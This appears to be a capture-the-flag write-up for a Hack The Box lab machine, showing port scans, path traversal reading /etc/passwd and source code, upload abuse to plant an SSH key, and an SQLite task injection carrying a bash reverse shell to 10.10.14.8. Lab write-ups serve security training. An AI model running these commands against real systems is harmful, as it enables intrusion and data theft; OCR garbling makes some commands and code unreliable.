### 1.0 RECONNAISSANCE

## 1.1 Network Port Scanning

#### 1.1.1 Port 22

Discovered port 22 with OpenSSH services. Host can be identified as Ubuntu focal

```
PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

ssh-hostkey:

3072 ea.34:23:33:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)

ssh-rsa AAAAB3NZaC1yc2EAAAADAQABAABAQDZBURYOCLr4ZIIF55bUD/6WKCfmeGumtAhhnrg9lH4UNDB/wcjPbD+xovPp3UdbrogMdqTcdzcok5rQDyRKZYH6tq8NlP59my1QV/zXc9wQnhxn131jf/Kl
W78vZWLALfMUHn52e1k+YpomT5PUSMG8EhGwE5bL400Jb8Unafn3CJKZ10;j3awp31fRJDZYGhTjl910PROJAZlOQinxRYdUkc4ZT0qZRohNlecGVskPpP+2Ql+gVuusUeQt7gFFPBNKW3ALtbLVTlgEW09RB9KZe
6FuhB3JszZhlRpIXDF9b2O0rINAyek8etQyFffxkDBYuezAS6wjBjtgOtxLRkvfqlxWssR75brz8ARZNr23AcAGheIfYPgG8HzBsUusNSf18jsBceKYf/ZjPA/YDM4ajyHbUWfcyjTqtAVTf3P4iqbEkw9DONGeoh
BlyTtEIN7PY3YMSX3UUEFIgGjlqyjLw6QTL4cGC5SBbrZm17e2QTcmgzfU6pu22owRo56tQ3U=
256 b8:39:9e:f4:88:be:aa:01:73:2d:01:61b:4:f7:64:61 (ECDSA)
ecdsa-sha2-nistp256 AAAAEZVjZHNhLXNOYTItbmlzdHayNTYAAAAIbmlzdHAyNTYAAABBBJZPKXFj3JfSmJZFAHDyqUDFHLHBRBRvlesLRVAqq00wRFbeYdKwVIVv0DBufhYXHHcUSSBRw3/on9QM24kymD
0=
256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
ssh-ed25519 AAAAC3NzaCallZDINTESAAALEDIBMYXLaYc6DXKPZaypaAv4yZ3DNLe1YaBpbpB8aY
```

### 1.1.2 Port 80

Discovered port 80 with uvicorn python HTTP services

```
80/tcp
         open http
                       syn-ack ttl 63 uvicorn
  fingerprint
              strings:
    FourOhFourRequest:
     HTTP/1.1 404 Not Found
      date: Wed, 27 Oct 2021 10:43:13 GMT
      server: uvicorn
      content-length: 22
      content-type: application/json
      Connection: close
      {"detail": "Not Found"}
    GetRequest:
      HTTP/1.1 200 OK
      date: Wed, 27 Oct 2021 10:42:59 GMT
      server: uvicorn
      content-length: 43
     content-type: application/json
      Connection: close
      {"auth":"1ea4b559601ff77f3f2d8aa93328146c"}
    HTTPOptions:
      HTTP/1.1 405 Method Not Allowed
      date: Wed, 27 Oct 2021 10:43:06 GMT
      server: uvicorn
      content-length: 31
      content-type: application/json
      Connection: close
      {"detail": "Method Not Allowed"}
  http-methods:
    Supported Methods: GET
 http-robots.txt: 1 disallowed entry
 /file_management/?file=implant
 _http-server-header: uvicorn
 _http-title: Site doesn't have a title (application/json).
```

#### 1.1.3 Port 2222

Discovered OpenSSH services.


```
2222/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

ssh-hostkey:
3072 16:77:76:83:65:a3:db:23:11:21:66:6e:e4:c3:f2:32 (RSA)
ssh-hostkey:
3072 16:77:76:83:65:a3:db:23:11:21:66:6e:e4:c3:f2:32 (RSA)
ssh-ros AAAABSNzacTycZEAAAADAQABAAABBQCTJQkgErdtyuqokSaWFOneyhEHnXyHhNnHezJwncPJgyTRZ+5CQYCfL8vnYncb64\P+WC6Cm6vJcliRu1y993rbIekm13Z3SEyS4WsjD/MLv+ddEl0449AW+
Il11RvgiqI/ZYGZekJWSEZKIDKINGKFETASJsuSNXQ3X80McXYFKACllaFPSAZ-f03PHLjWB74wigJNlHIGf5MmP7HIKEsGLHtMNVNloepmWe+13ph/bkL0kwrEclekoH6kXLQStiwb0M8VAmXjj7u1wMsRx05Y4z
elkm0f-phNB3DoZXWAwAJ3uagnt0j3aGdMqT844+635kM6y55M6W0KXXBertgaq6aC,XQlYP61q9VwYlUgLnykfxzgxFUk4cm2h2/XuaFZ+lde9TRiaqnQQW3skkMiXdoqfP9cJ7UbmEyfVpQbHcONK3oSGEGP2
VpK6vMQmLaGuDLYdqImDCCh/PTVPTzTG8w8ebQp8qR4wvJt9yiIjstUvEPYKZMZxf39eDibc=
256 61:92:eb:7a:a9:14:d7:60:53:100:06:44:221:a2:61:08 (ECDSA)
ecdsa-sha2-nistp256 AAAAEZVJZHHALXKOYTIEMIZdHAyNTYAAAABBBAST3pvC+rCYsX9xs17xb2+oeopdquXrx114JYX0Z0H9Pu+c70uoffJWGrQxAGkih3PTwMdSZWpH9lXFD49Qu
M=
256 75:c1:06:96:69:aa:c8:74:ef:4f:72:bd:62:53:e9:4c (EDZ5519)
_ssh-ed25519 AAAAC3NzaC1lZDIINTE5AAAAIDzCFbio7ixAjYTnUcNP085167dSsII4sIGvXpKYAPqS
```

# 1.2 Website enumeration port 80

# 1.2.1 Main home page

Discovered JSON data with 'auth' key and value. The key will change each time, when the page is refreshed




## 1.2.2 Web directory fuzz


Discovered some unique directory.

# 1.2.3 Access fuzzed directory

Accessed to "/poll". Server responded JSON data.




Access to "result" and "file\_upload" directory. Retuned same output of the JSON data




# 1.3 Access to robots.txt page

# 1.3.1 Robots.txt page




## 1.3.2 File management directory

The directory returned information in JSON.



With the 'file" query parameter will returned as binary file response



#### 1.4 Path Traversal

## 1.4.1 Test for path traversal

Successfully discovered server.py script

### Via Curl Cmd. Discovered the source code

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol$ curl http://10.10.11.123/file_management/?file=../server.py
import uvicorn

if __name__ == "__main__":
    uvicorn.run("app.main:app", host="0.0.0.0", port=8000, reload=True)
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol$
```

#### 1.4.2 Passwd file

Discovered LFI and returned /etc/passwd file

```
## Nessus  PCF-Tool  HTB  PayloadsAllTheThings/...  HexEd.it - Browser-ba...

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/bin:/bin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
nww-data:x:33:33:wad-data:/var/www:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
inc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lb/gnats:/usr/sbin/nologin
nobody:x:5534:65534:s534:nobody:/onoexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-rimesync:x:103:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,::/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,::/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
```

## 1.4.3 Get main.py script of the application

Obtain the script

```
:~/Documents/HTB/Machine/Linux/Spooktrol$ curl http://10.10.11.123/file_management/?file#../server.py
import uvicorn
                       main
   name -- main:
uvicorn.run("app.main:app", host="0.0.0.0", port=8000, reload=True)
anewakalinew:~/Documents/HTB/Machine/Linux/Spooktrol$ curl http://10.10.11.123/file_management/?file=. /app/main.py
from typing import Optional
from fastapi import File, UploadFile, Request
from fastapi import FastAPI
from fastapi.encoders import jsonable_encoder
from fastapi.responses import FileResponse, JSONResponse, PlainTextResponse
from random import randrange
import os, subprocess
import ison
import uvicorn
import app.database
from urllib.parse import parse_qs
import app.models
from .database import SessionLocal, engine from . import models, crud
app = FastAPI(docs_url=None, redoc_url=None, openapi_url=None)
models.Base.metadata.create_all(bind=engine)
@app.get("/")
def get_root(request: Request, hostname = "") -> dict:
```

Discovered a path for file\_upload with PUT method

```
dapp.put("/file_upload/")
async def file_upload(request: Request, file: UploadFile = File(...)):
    auth = request.headers.get("Cookie")[5:]
    # We are divisible by 42
    if int(auth, 16) % 42 != 0:
        return JSONResponse(status_code=500, content={'message': 'Internal Server Error'})
    try:
        os.mkdir("files")
        print(os.getcwd())
    except Exception as e:
        print(e)
    file_name = os.getcwd() + "/files/" + file.filename.replace(" ", "-")
    try:
        with open(file_name, 'wb+') as f:
            f.write(file.file.read())
            f.close()
    except:
        return JSONResponse(status_code=500, content={'message': 'Internal Server Error'})
    return JSONResponse(status_code=200, content={'message': 'File upload successful /file_mana-gement/?file=' + file.filename.replace(" ", "-") }]
```

## 1.5 Upload files

## 1.5.1 Test uploads file on target machine

Test upload file via cUrl command. The '-F' options is for forms or upload file

```
codanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol$ curl -H 'Cookie: auth=1070a9f359b0c2b850c1f1a9abb9a060' -X PUT -F 'file=@/etc/passwd' http://10.10.11.1
23/file_upload/
{"message":"File upload successful /file_management/?file=passwd"}sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol$
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol$
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol$
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol$
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol$
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol$
```

Check via browser for the '/file\_management/?file=passwd'. The file is uploaded successful

```
10.10.11.123/file_manageme ×
                                  10.10.11.123/
                                                                   FoxyProxy Edit Proxy
     \rightarrow C \bullet

▼ 10.10.11.123/file_management/?file=passwd
🖨 Nessus 🌘 CTF-Tool 😚 HTB 🌘 PayloadsAllTheThings/... 👿 HexEd.it - Browser-ba...
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
 apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
ntp:x:106:112::/nonexistent:/usr/sbin/nologin
messagebus:x:107:113::/nonexistent:/usr/sbin/nologin
arpwatch:x:108:114:ARP Watcher,,,:/var/lib/arpwatch:/bin/sh
redsocks:x:109:115::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:111:65534::/run/iodine:/usr/sbin/nologin
tcpdump:x:112:118::/nonexistent:/usr/sbin/nologin
miredo:x:113:65534::/var/run/miredo:/usr/sbin/nologin
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:115:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologinrtkit:x:116:122:RealtimeKit,,,:/proc:/usr/sbin/nologin
 rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin
Debian-snmp:x:118:124::/var/lib/snmp:/bin/false
```

# 1.5.2 Upload SSH key via BurpSuite

Generate the ssh public key and edit the request as shown below

Check on browser. The file successful uploaded as shown below.



### 2.0 INITIAL ACCESS

## 2.1 SSH Login via port 2222

Login with private key generated in the local machine

```
sodanewakalinew:~/Documents/HTB/Machine/Linux/Spooktrol/ssh-dir$ ssh -p 2222 -i spook2 root@10.10.11.123
The authenticity of host '[10.10.11.123]:2222 ([10.10.11.123]:2222)' can't be established.
ECDSA key fingerprint is SHA256:8hjcEvkloqRKHjTBfGZ1iKBMpsAmEbyVcL3PgABHchg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.11.123]:2222' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)
 * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
                         https://ubuntu.com/advantage
 * Support:
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
 individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
root@spook2:~# ls
user.txt
root@spook2:~# pwd
/root
root@spook2:~#
```

### 2.2 Database connection

## 2.2.1 Location of the sql file

Check on database directory on the spook2 directory

```
root@spook2:/opt/spook2# ls -la
total 108
drwxr-xr-x 1 root root
                           74 Oct 30 09:28 .
drwxr-xr-x 1 root root
                          12 Oct 21 21:46 ...
                          371 Oct 21 11:09 Dockerfile
-rw-r--r-- 1 root root
drwxr-xr-x 1 root root
                          90 Oct 21 21:45 app
                          26 Oct 30 08:59 files
drwxr-xr-x 1 root root
-rw-r--r-- 1 root root
                          115 Oct 20 00:32 server.py
-rw-r--r-- 1 root root 102400 Oct 30 09:28 sql_app.db
root@spook2:/opt/spook2# cd /opt
root@spook2:/opt# ls
spook2
```

## 2.2.2 SQLite 3 file type

## Identified sqlite3 db file

```
root@spook2:/opt/spook2# file sql_app.db
sql_app.db: SQLite 3.x database, last written using SQLite version 3031001
root@spook2:/opt/spook2#
```

#### **2.2.3** Schema

List schema

```
Enter ".help" for usage hints.
sqlite> .databases
main: /opt/spook2/sql_app.db
sglite> .schema
CREATE TABLE sessions (
        id INTEGER NOT NULL,
        session VARCHAR,
        hostname VARCHAR.
        PRIMARY KEY (id)
CREATE INDEX ix_sessions_hostname ON sessions (hostname);
CREATE INDEX ix_sessions_id ON sessions (id);
CREATE UNIQUE INDEX ix_sessions_session ON sessions (session);
CREATE TABLE tasks (
        id INTEGER NOT NULL,
        target VARCHAR,
        status INTEGER,
        task INTEGER,
        arg1 VARCHAR,
        arg2 VARCHAR,
        result VARCHAR,
        PRIMARY KEY (id)
CREATE INDEX ix tasks id ON tasks (id);
CREATE TABLE checkins (
        id INTEGER NOT NULL,
        session VARCHAR,
        time DATETIME,
        PRIMARY KEY (id)
CREATE INDEX ix_checkins_id ON checkins (id);
```

### 2.2.4 Data or Info

Dump data output

```
sqlite> select * from sessions;
1 | 10a6dd5dde6094059db4d23d7710ae12 | spooktrol
sqlite> select * from tasks;
1 | 10a6dd5dde6094059db4d23d7710ae12 | 1 | 1 | whoami | root

sqlite> select * from checkins
...>
...>;
1 | 10a6dd5dde6094059db4d23d7710ae12 | 2021-10-22 | 02:08:02:137754
2 | 10a6dd5dde6094059db4d23d7710ae12 | 2021-10-25 | 13:46:01.571466
3 | 10a6dd5dde6094059db4d23d7710ae12 | 2021-10-25 | 13:48:01.738585
4 | 10a6dd5dde6094059db4d23d7710ae12 | 2021-10-25 | 13:50:01.929035
5 | 10a6dd5dde6094059db4d23d7710ae12 | 2021-10-25 | 14:56:01.394466
6 | 10a6dd5dde6094059db4d23d7710ae12 | 2021-10-29 | 05:36:01.875479
7 | 10a6dd5dde6094059db4d23d7710ae12 | 2021-10-29 | 05:36:01.875479
8 | 10a6dd5dde6094059db4d23d7710ae12 | 2021-10-29 | 05:38:01.190107
8 | 10a6dd5dde6094059db4d23d7710ae12 | 2021-10-29 | 05:40:01.411168
9 | 10a6dd5dde6094059db4d23d7710ae12 | 2021-10-29 | 05:40:01.411168
9 | 10a6dd5dde6094059db4d23d7710ae12 | 2021-10-29 | 05:40:01.421168
```

# 2.2.5 Inject Payload to DB

Prepare payload

```
3
4 # FORMAT TO INSERT VALUES
5 INSERT INTO tasks VALUES (id ,target,status,task, arg1,arg2,result);
6
7 # DATA ATTACKER INSERT
8 INSERT INTO tasks VALUES(2,'10a6dd5dde6094059db4d23d7710ae12',0,1,"bash -c 'bash -i >& /dev/tcp/10.10.14.8/5555 0>&1'",'',X'726f6f740a');
9
0 ======= FLAGS ======
```

Insert the payload as above syntax

```
| Cumput; | sqlite> INSERT INTO tasks VALUES(2,'10a6dd5dde6094059db4d23d7710ae12',0,1,"bash -c 'bash -i >6 /dev/tcp/10.10.14.8/5555 0>61'",'',X'726f6f740a');
```

### 2.2.6 Netcat listener on Root

Gain Root. After 1-2 minute we can get connection

```
r:~/Documents/HTB/Machine/Linux/Spooktrol$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.123.
Ncat: Connection from 10.10.11.123:54124.
bash: cannot set terminal process group (89851): Inappropriate ioctl for device
bash: no job control in this shell
root@spooktrol:~# id
uid=0(root) gid=0(root) groups=0(root)
root@spooktrol:~# hostname
hostname
spooktrol
root∂spooktrol:~# pwd
/root
root@spooktrol:~# cat root.txt
cat root.txt
ec37e1316bdba0983a96badbeefacc4d
root@spooktrol:~#
```